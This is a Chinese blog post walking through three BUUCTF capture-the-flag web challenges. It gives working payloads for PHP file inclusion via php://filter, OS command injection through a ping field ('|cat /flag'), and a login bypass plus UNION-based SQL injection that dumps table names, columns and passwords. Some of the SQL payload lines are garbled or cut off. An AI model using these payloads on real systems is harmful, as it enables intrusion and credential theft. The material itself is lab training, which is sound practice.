

BUUCTF——web（[极客大挑战 2019]Secret File、 [ACTF2020 新生赛]Exec、[极客大挑战 2019]LoveSQL）

原创

征_程 于 2021-07-16 15:15:33 发布 209 收藏 1

分类专栏: [CTF题目解析](#) 文章标签: [安全](#) [信息安全](#) [web](#) [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/LizePing_/article/details/118787048

版权



[CTF题目解析](#) 专栏收录该内容

8 篇文章 0 订阅

订阅专栏

BUUCTF-web

[\[极客大挑战 2019\]Secret File](#)

[做题思路](#)

[\[ACTF2020 新生赛\]Exec](#)


[做题思路](#)

[\[极客大挑战 2019\]LoveSQL](#)

[做题思路](#)

[\[极客大挑战 2019\]Secret File](#)

[做题思路](#)



所以说，江路远 是谁啊？

根据元素里面提示，我们去这个页面看一看

```
<br />
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">
想要的话可以给你，去找吧！把一切都放在那里了！</p>
<a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;
width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
<div style="position: absolute;bottom: 0;width: 99%;"></div>
```



```
请求
Pretty 原始 \n Actions
1 GET /action.php HTTP/1.1
2 Host: f49d0d72-bdea-463e-b870-1647943c65af.node4.buuoj.cn
3 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0)
  Gecko/20100101 Firefox/52.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer:
  http://f49d0d72-bdea-463e-b870-1647943c65af.node4.buuoj.cn/Archive_room.php
8 Cookie: UM_distinctid=
  179a26029f69-0a1be6c71283158-47534130-1fa400-179a26029f8175
9 DNT: 1
10 Connection: close


响应
Pretty 原始 Render \n Actions
1 HTTP/1.1 302 Found
2 Server: openresty
3 Date: Fri, 16 Jul 2021 02:39:02 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Location: end.php
7 X-Powered-By: PHP/7.3.11
8 Content-Length: 63
9
10 <!DOCTYPE html>
11
12 <html>
13 <!--
14   secr3t.php
15 -->
```

果然是错过了什么，我们访问看下

```
Load URL http://f49d0d72-bdea-463e-b870-1647943c65af.node4.buuoj.cn/secr3t.php
Split URL
Execute
Post data Referrer OXHEX %URL BASE64 Insert string to replace Insert req

<html>
  <title>secret</title>
  <meta charset="UTF-8">
<?php
  highlight_file(__FILE__);
  error_reporting(0);
  $file=$_GET['file'];
  if(strstr($file,"../")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
    echo "Oh no!";
    exit();
  }
  include($file);
  //flag放在了flag.php里
?>
</html>
```

这回提示放在了flag.php里面。接着访问看看，丫的蒂花之皮。



看来又是再考我们文件包含啦。回过头去看看最后的代码，利用伪协议测试下


```
file:// 访问本地文件系统
http:// 访问 HTTPs 网址
ftp:// 访问 ftp URL
Php:// 访问输入输出流
Zlib:// 压缩流
Data:// 数据
Ssh2:// security shell2
Expect:// 处理交互式的流
Glob:// 查找匹配的文件路径

filter 不需要开启allow_url_fopen 或者 allow_url_include


filter://resource=文件路径（可以绝对或者相对）
php://filter 设计用来过滤筛选文件
```

如果想要读取运行php文件的源码，可以先base64编码，再传入include函数，这样就不会被认为是php文件，不会执行，会输出文件的base64编码

构造payload： <http://f49d0d72-bdea-463e-b870-1647943c65af.node4.buuoj.cn/secr3t.php?file=php://filter/read=convert.base64-encode/resource=flag.php>



得到base64编码，再解码就得到最后的flag



[ACTF2020 新生赛]Exec

做题思路

打开题目是这个页面，这个我熟啊！



目的是为了执行ping命令的时候，顺带执行别的命令。

我们

```
ping 1.1.1.1 &dir
```

试试，在windows下，&可以连接执行下一条命令。dir是显示当前路径下的所有文件，类似linux的ls命令

好吧，发现没什么反应，应该不是windows系统，试试linux，

```
用ping1.1.1.1 |ls 试一下
```

发现回显当前路径下有个index.php的页面，应该不是我们想要的

```
PING
index.php
```

现在危险性已经出来了。可以执行任意命令。这个靶场的flag一般都是放在根目录。

ping 1.1.1.1 |ls 试一下

```
PING
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
..
```

再接命令

ping 1.1.1.1|cat /flag

```
PING
flag{4cc85641-54f2-4b36-ad1f-4c4908dfd235}
```


[极客大挑战 2019]LoveSQL

做题思路

这应该接之前的easy sql。再次用万能密码登录


1'or 1 = 1 or '1'='1#

得到admin的账号密码。



试了一圈发现没什么用啊，登录的已经是admin账号了

那么看来只能乖乖的用sql注入了




随便输入账号密码，看到提交的name和passwd居然在get请求里面。。。

想了想这是靶场，可以理解，


先构造payload

`/check.php?username=11' order by 1,2,3,4%23&password=11`




```
username=1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database(##&password=1
```

```
hp?username=1' union select 1,group_concat(table_name),3 from  
ord=123
```



得到两个表，再看表里有哪些字段


```
username=1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='love1ysq1'%23&password=1
```

```
a2ec-87a7e369fc69.node4.buuoj.cn/check.php?username=1' union select 1,group_concat(column_name),3 from  
: where table_name='l0ve1ysq1'%23&password=1
```



再抓取字段里的内容

```
username=1' union select 1,group_concat(password),3 from l0ve1ysq1'%23&password=1
```



Hello

```
wo_tai_nan_le_glzjin_wants_a_girlfriend,biao_ge_dddd_hm,linux_chuang_shi_ren,a_rua_rain,yan_shi_fu_de_mao_bo_he,cl4y,di_2_kuai_fu_ji,di_3_kuai_fu_ji,di_4_kuai_fu_ji,di_5_kuai_fu_ji,di_6_kuai_fu_ji,di_7_kuai_fu_ji,di_8_kuai_fu_ji,Syc_san_da_hacke_r,flag{2f17de75-a8ce-411b-aa7a-e160cfc8c783}!
```

最后得到flag，没有灵魂了。



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)